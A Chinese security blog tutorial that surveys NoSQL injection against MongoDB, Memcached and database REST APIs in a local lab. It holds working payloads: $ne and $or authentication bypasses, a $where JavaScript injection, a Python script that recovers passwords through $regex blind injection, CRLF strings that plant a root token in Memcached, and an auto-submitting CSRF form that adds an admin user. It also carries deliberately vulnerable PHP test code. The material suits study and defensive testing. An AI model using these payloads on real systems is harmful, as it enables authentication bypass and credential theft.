NoSql数据库之漏洞利用方法总结

原创六号刃部 酒仙桥六号部队
2020-08-21原文

这是 **酒仙桥六号部队** 的第 **65** 篇文章。
全文共计6406个字，预计阅读时长19分钟。

NoSQL数据库特性

NoSQL全称是Not Only SQL，意为不仅仅是SQL。是一种非关系型数据存储模式，它存储的不再是结构化数据，而是类型和固定的格式，以key-value键值对、列式、文档来存储。而相较于关系型数据库，非关系数据库的优点有如下几点：

1、快速读写

主要例子有Redis，由于其逻辑简单，而且纯内存操作，使得其性能非常出色，单节点每秒可以处理超过10万次读写操作。

2、方便扩展

NoSQL去掉关系数据库的关系型特性，很容易横向扩展，摆脱了以往老是纵向扩展的诟病。

3、低廉成本

相较于关系型数据库来说，企业级授权费用降低很多。

4、灵活的数据类型

NoSQL无需事先为要存储的数据建立字段，随时可以存储自定义的数据格式。


NoSQL数据库分类和特点如下：

分类	相关产品	应用场景	数据模型	优点	缺点
键值数据库	Redis、Memcached、Riak	内容缓存，如会话、配置文件、参数等； 频繁读写、拥有简单数据模型的应用	<key,value> 键值对，通过散列表来实现	扩展性好，灵活性好，大量操作时性能高	数据无结构化，通常只被当做字符串或者二进制数据，只能通过键来查询值
列族数据库	Bigtable、HBase、Cassandra	分布式数据存储与管理	以列族式存储，将同一列数据存在一起	可扩展性强，查找速度快，复杂性低	功能局限，不支持事务的强一致性
文档数据库	MongoDB、CouchDB	Web 应用，存储面向文档或类似半结构化的数据	<key,value> value 是 JSON 结构的文档	数据结构灵活，可以根据 value 构建索引	缺乏统一查询语法
图形数据库	Neo4j、InfoGrid	社交网络、推荐系统，专注构建关系图谱	图结构	支持复杂的图形算法	复杂性高，只能支持一定的数据规模

NoSQL数据库注入

NoSQL数据库虽然不使用SQL语句，但用网上的一句话来说，有DB的地方就有injection。且NoSQL注入的危害更大，因语句是以Web应用程序的语言来注入并在服务器上执行，从而导致允许任意代码执行，所以潜在影响要大于传统的SQL注入。

NoSQL注入攻击流程(此图来源于owasp)



NoSQL注入大概分为重言式、联合查询、Javascript、盲注、背负式查询、跨域违规等，由于背负式查询和跨域违规两种方式资料太

少，也没有实战环境可测试，所以着重讲解前面几种注入方式。（此处使用MongoDB数据库来进行演示）

准备测试数据：

创建数据库

```
use admin //创建一个admin数据库,如果有admin数据库就选择admin数据库
```

插入数据

```
db.admin.insert({'username':'time','password':'11111'})//默认会自动创建admin集合
```

查询数据

```
db.admin.find()//查询所有数据
```

查看所有数据库

```
show dbs
```

查看集合

```
show collections
```

1、重言式

又称永真式，既在条件语句中注入代码使其表达式判定结果永远为真，从而绕过认证或访问机制。而怎么使其注入代码后让表达式判定结果永远为真，此处就不得不说一下Mongodb数据库的条件操作符了。如下：

```
$eq : =       //匹配字段值等于指定值的文档
$gt : >     //匹配字段值大于指定值的文档
$lt : <     //匹配字段值小于指定值的文档
$gte: >=  //匹配字段值大于等于指定值的文档
$lte: <=  //匹配字段值小于等于指定值的文档
```

```
$ne : !=  //匹配字段值不等于指定值的文档，包括没有这个字段的文档

$in : in  //匹配字段值等于指定数组中的任何值

$nin: not in  //字段值不在指定数组或者不存在

$and    //文档至少满足其中的一个表达式

$or:or    //文档至少满足其中的一个表达式

$not:     //反匹配(1.3.3及以上版本),字段值不匹配表达式或者字段值不存在
```


模糊查询用正则式：db.customer.find({'name': {'$regex':'.*s.*'} })

而在重言式注入中需要用到的就是$ne，意为不等于指定值的数据查询出来，表达式ne=1，就是把数据库中除ne=1的所有值，全部查询出来。

```
//测试代码

<?php

# 连接数据库

$manager = new
MongoDB\Driver\Manager("mongodb://localhost:27017");

$uname = $_GET['username'];

$pwd = $_GET['password'];


# 查询语句

$query = new MongoDB\Driver\Query(array(

    'uname' => $uname,

    'pwd' => $pwd

));

# 执行语句
```

```
$result = $manager->executeQuery('admin.admin', $query)->toArray();
$count = count($result);
if ($count > 0) {
    foreach ($result as $user) {
        $user = ((array)$user);
        echo 'username:' . $user['uname'] . '<br>';
        echo 'password:' . $user['pwd'] . '<br>';
    }
}
else{
        echo 'Not Found';
}
```

如图，此处输入对的账号密码查询出一条语句。



如果输入以下代码，则会将数据库中所有的账户密码全部查询出来：


```
http://192.168.239.135/n/login.php?username[$ne]=1&password[$ne]=1
```

此处$ne是把数据库中$ne等于1之外的数据都查询出来

username:admin
password:admin111
username:time
password:time111
username:admin
password:2222222
username:ceshi
password:333333

如果输入

username[$ne]=time&password[$ne]=time111,会将账户不是time的所有数据显示。




username:admin
password:admin111
username:admin
password:2222222
username:ceshi
password:333333
username:
password:

当用户输入

username[$ne]=1&password[$ne]=1的时候，程序会将用户输入的账户密码构造成以下数据带入数据库中查询。

```
$query = new MongoDB\Driver\Query(array(
  'uname' => array($ne => 1),
  'pwd' => array($ne => 1)
));
```

数据库中查询出用户想要的数据。



2、联合查询

攻击者利用一个脆弱的参数去改变给定查询返回的数据集，最常用的用法是绕过认证页面获取数据。比如通过增加永真式的表达式利用布尔的OR运算符导致整个语句判定出错。（因没有找到测试环境，此处大概讲一下注入方式）

小栗子(例)：登录代码：

```
string query = "{ username:'" + post_username + "', password:'"
+ post_passport + ' " }"
```

当我们登录账户时，正确的查询语句如下：

```
{‘username’:'time',‘password’:'time111'}
```

如果构造一个恶意代码来忽略密码，那么就可以无需密码的情况下登录用户账号。

```
username=time',$or:[{},{'a':'a&password='}]
```

构造的恶意语句

```
{'username':'time', '$or':[{},{'a':'a','password':''}]}
```

当将恶意语句带入数据库查询的时候匹配到当前用户的数据。

3、JavaScript注入


新型注入漏洞，由允许执行数据内容中的javascript的NoSQL数据库引入的。JavaScript使在数据引擎进行复杂事物和查询成为可能。传递不干净的用户输入到这些查询中可以注入任意JavaScript代码，导致非法的数据获取或篡改。而Mongodb中的$where操作符就可以用来执行Javascript语句。

```
//测试代码

<?php

$manager = new
MongoDB\Driver\Manager("mongodb://localhost:27017");

$query_body =array(

'$where'=>"function q() {

  var username = ".$_REQUEST["username"].";

  var password = ".$_REQUEST["password"].";if(username ==
'time'&&password == 'time111') return true; else{ return
false;}}

");

$query = new MongoDB\Driver\Query($query_body);

$cursor = $manager->executeQuery('test.test', $query)-
>toArray();
```

```
if(count($cursor)>0){
  echo "ok";
}else{
  echo "no";
}
```

当不知道账号密码的时候，在地址栏随意输入字符，页面返回错误。

当在参数后加上;return true;时页面返回ok。




payload：username=1&password=1;return ture;

当输入return ture;程序会构造出以下语句

```
'$where'=>"function q() {
  var username = ".$_REQUEST["username"].";
  var password = ".$_REQUEST["password"].";
  //在此处添加一段代码，不管用户输入什么都返回ture
  return ture;
  if(username == 'time'&&password == 'time111') return true;
else{ return false;}}
```

");

带入数据库中查询成功



4、盲注

NoSQL的盲注和SQL注入盲注类似，都是不返回数据，只是根据错误页面的返回来判断是否存在注入。此处我们需要用到的MongoDB的操作符来进行盲注$eq(等于)和$regex(正则匹配)。

```
//测试代码

<?php

$mongo = new mongoclient();

$db = $mongo->test; //选择数据库

$coll = $db->users; //选择集合

$username = $_REQUEST['username'];

$password = $_REQUEST['password'];

if (is_array($username)) {

    $data = array(

        'username'=>$username);

    $data = $coll->find($data);

    if ($data->count()>0) {

        echo 'yes';

    }else{

        echo 'time no';
```

```
    }
}else{
    if ($username == 'time'&&$password=='time111') {
        echo 'ok';
    }else{
        echo 'login no';
    }
}
?>
```

随意输入字符，页面返回错误。


login no

如果使用已知用户名为time，页面同样返回错误，而怎么才能确定账户是否正确，此时需要借助操作符$eq+burp，可以帮我们快速查找正确的账户。


login no


首先找一个字典，由于我本地环境，所以用了四个账户测试。抓包：

payload：username[$eq]=§1111§&password=111




设置字典：





可以看见，跑出两个正确的用户名。



当确定了账号后，密码则使用正则匹配$regex来获取：

//判断密码长度

http://10.211.55.3/news.php?username[$eq]=time&password[$regex]=.{7}

http://10.211.55.3/news.php?username[$eq]=time&password[$regex]=t.{6}

http://10.211.55.3/news.php?username[$eq]=time&password[$regex]=ti.{5}

http://10.211.55.3/news.php?username[$eq]=time&password[$regex]=tim.{4}

以此类推

数据库中查询语句会使用$regex和^

{'username':{'$eq':'time'},'password':{'$regex':'^'}}

而密码就有些复杂了，不能使用burp，不过可以借助脚本来测试。

脚本：

```
import requests

import urllib3

import string

import urllib

urllib3.disable_warnings()

username = 'admin'

password = ''

target = 'http://127.0.0.1/mongo/test.php'

while True:

    for c in string.printable:

        if c not in ['*', '+', '.', '?', '|', '#', '&', '$']:

            payload = '?username=%s&password[$regex]=^%s' %
(username, password + c)

            r = requests.get(target + payload)

            if 'OK' in r.text:

                print("Found one more char : %s" % (password+c))

                password += c
```

5、背负式查询

背负式查询是Memcached数据库的的一种注入，在php5.5的时候该漏洞被修复，由于网上资料较少，所以此处在网上摘抄了一部分作为了解。

语法：

```
set <KEY> <FLAG> <EXPIRE_TIME>   <LENGTH>,
```

当PHP配置的函数被调用时，接收参数如下：

```
$memcached->set('key', 'value');
```

该驱动程序未能针对带有回车\r(0x0D)和换行的\n(0x0A)的ASCII码采取措施，导致攻击者有机会注入包含有键参数的新命令行和其他非计划内的命令到缓存中8。如下代码，其中的$param是用户输入并作为键来作用：

```
$memcached=new Memcached(); $memcached -
>addServer('localhost',11211); $memcached->set($param, "some
value");
```

攻击者可以提供以下输入进行注入攻击：

```
"key1 0 3600 4\r\nabcd\r\nset key2 0 3600 4\r\ninject\r\n"
```

增加到数据库中的第一个键是具有"some value"值的key1。攻击者可以增加其他的、非计划内的键到数据库中，即带有"inject"值的key2。这种注入也可以发生在get命令上。看一下Memcached主页上的示例，它以这三行开头：

```
Function get_foo(foo_id) foo = memcached_get("foo: " . foo_id)
return foo if defined foo
```

这个示例展示了Memcached的典型用法，在处理输入之前首先检查在数据库中是不是已经存在了。假设用类似代码检查从用户那里接收的认证令牌，验证他们是不是登录过了，那么就可以通过传递以下作为令牌的字符串来利用它：

```
"random_token\r\nset my_crafted_token 0 3600 4\r\nroot\r\n"
```

当这个字符串作为令牌传递时，数据库将检查这个"random_token"是否存在，然后将添加一个具有"root"值的"my_crafted_token"。之后，攻击者就可以发送具有root身份的my_crafted_token令牌了。 可以被这项技术攻击的其他指令还有：

```
incr <Key> <Amount>

decr <Key> <Amount>

delete <Key>
```

在此，incr用于增加一个键的值，decr用于缩减一个键的值，以及delete用于删除一个键。攻击者也可以用像set和get函数一样的手段来使用带来自己键参数的这三个函数。攻击者可以使用多条目函数进行同样的注入：deleteMulti、getMulti和setMulti，其中每一个键字段都可以被注入。回车换行注入可以被用于连接多个get请求。在一项我们进行的测试中，包括原始get在内最多可以连接17条。这样注入返回的结果是第一个键及其相应的值。

6、跨域违规


NoSQL数据库的另一个常见特点是，他们能够常常暴露能够从客户端应用进行数据库查询的HTTP REST API。暴露REST API的数据库包括MongoDB、CouchDB和HBase。暴露REST API就直接把数据库暴露给应用了，甚至是仅基于HTML5的应用，因为它不再需要间接的驱动程序了，让任何编程语言都可以在数据库上执行HTTP查询。这么做的优势非常明显，但这一特点是否伴随着安全风险？我们的回答是肯定的：这种REST API给跨站点请求伪造（CSRF）暴露了数据库，让攻击者绕过了防火墙和其他外围防御。

HTTP REST APIs是NoSQL数据库中的一个流行模块，然而，它们引入了一类新

的漏洞，它甚至能让攻击者从其他域攻击数据库。在跨域攻击中，攻击者利用合法用户和他们的网页浏览器执行有害的操作。是一种跨站请求伪造（CSRF）攻击形式的违规行为，在此网站信任的用户浏览器将被利用在NoSQL数据库上执行非法操作。通过把HTML格式的代码注入到有漏洞的网站或者欺骗用户进入到攻击者自己的网站上，攻击者可以在目标数据库上执行post动作，从而破坏数据库。

现在让我们看看CSRF攻击是如何使用这个函数增加新文件到管理员集合中的，从而在hr数据库（它被认为处于安全的内部网络中）中增加了一个新的管理员用户，如下图所示。若想攻击成功，必须要满足几个条件。首先，攻击者必须能操作一个网站，要么是他们自己的网站，要么是利用不安全的网站。攻击在该网站放置一个HTML表单以及一段将自动提交该表单的脚本，比如：

```
<form action=" http://safe.internal. db/hr/admins/_insert"
method="POST" name="csrf">

<input type="text" name="docs" value=" [{"username":attacker}]"
/>

</form>

<script> document.forms[0].submit(); </script>
```



藏在防火墙后的内部网络内的用户被欺骗访问一个恶意外部网页，这将导致在内部网络的NoSQL数据库的 REST API上执行非预期的查询。

第二，攻击者必须通过网络诱骗或感染用户经常访问的网站欺骗用户进入被感染的网站。最后，用户必须许可访问Mongoose HTTP接口。

用这种方式，攻击者不必进入内部网络即可执行操作，在本例中，是插入新数据到位于内部网络中的数据库中。这种攻击执行很简单，但要求攻击者要提前侦察去识别主机、数据库名称，等等。

7、node.js注入（靶场）

靶场下载地址：https://github.com/Charlie-belmer/vulnerable-node-app


环境：node.js、Mongodb

进入APP目录下使用命令：node server.js启动环境

